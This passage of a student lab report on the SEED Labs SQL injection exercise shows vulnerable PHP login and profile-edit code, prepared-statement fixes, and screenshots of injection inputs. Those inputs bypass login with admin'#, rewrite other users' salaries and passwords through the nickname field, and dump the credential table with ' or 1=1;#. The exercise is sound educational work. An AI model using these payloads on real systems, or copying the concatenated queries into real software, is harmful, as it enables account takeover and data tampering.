1 row in set (0.00 sec)

mysql>
```

Boby's new password


2.4 Task 4: Countermeasure - Prepared Statement

home.php



```php
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
  address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . '
    ]\n');
  echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
```


Without Prepared SQL



```php
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
  phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $
  phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
  // If id exists that means user exists and is successfully
  authenticated
  drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$
    email,$address,$phoneNumber);
}else{
  // User authentication failed
  echo "</div>";
  echo "</nav>";
```


With Prepared SQL

edit_backend.php




```php
  }
  return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$
    input_email',address='$input_address',Password='$hashed_pwd'
    ,PhoneNumber='$input_phonenumber' where ID=$id;";
}else{
  // if passowrd field is empty.
  $sql = "UPDATE credential SET nickname='$input_nickname',email='$
    input_email',address='$input_address',PhoneNumber='$
    input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```

Without Prepared SQL



```php
  }
  return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email=
    ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,
    $hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=
    ?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$
    input_phonenumber);
  $sql->execute();
  $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```

With Prepared SQL




SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.c

Employee Profile Login

USERNAME	admin'#
PASSWORD	Password


Task 2.1 Vulnerability



SQLi Lab - Mozilla Firefox

The account information your provide does not exist.

Fixed




SQLi Lab - Mozilla Firefox

Alice's Profile Edit

NickName	',salary='50000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Task 3.1 Vulnerability




SQLi Lab - Mozilla Firefox

Alice Profile

Key	Value
Employee ID	10000
Salary	40000
Birth	9/20
SSN	10211002
NickName	',salary='50000
Email	
Address	
Phone	

Fixed




SQLi Lab - Mozilla Firefox

Alice's Profile Edit

NickName	',salary='0' WHEF
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Task 3.2 Vulnerability




SQLi Lab - Mozilla Firefox

Alice Profile

Key	Value
Employee ID	10000
Salary	40000
Birth	9/20
SSN	10211002
NickName	',salary='0' WHERE name='Boby'#
Email	
Address	
Phone	

Fixed




Alice's Profile Edit

NickName	',Password='7c4a
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs




Alice Profile

Key	Value
Employee ID	10000
Salary	40000
Birth	9/20
SSN	10211002
NickName	',Password='7c4a8d09ca3762af61e59520943dc26494f8941b' WHERE name='Boby'#
Email	
Address	

Task 3.3 Vulnerability Fixed

3 Guidelines



```
mysql> SELECT * from credential WHERE name='' or 1=1;#' and passwo
rd='$pwd';
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+----------------------------------------
---+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | A
ddress | Email | NickName | Password
   |
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+----------------------------------------
---+
|  1 | Alice | 10000 |  40000 | 9/20  | 10211002 |             |
       |       |          | fdbe918bdae83000aa54747fc95fe0470fff49
76 |
|  2 | Boby  | 20000 |  29999 | 4/20  | 10213352 |             |
       |       |          | b78ed97677c161c1c82c142906674ad15242b2
d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |
       |       |          | a3c50276cb120637cca669eb38fb9928b017e9
ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |
       |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2
af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |
```

Command with vunerability

These special characters (#,--,;) within labeled values can be santizied by using prepared statements to save everything that is a special statement as just one long string. This stops the SQL interpreter from looking at the symbols and adding logic the creater did not intend.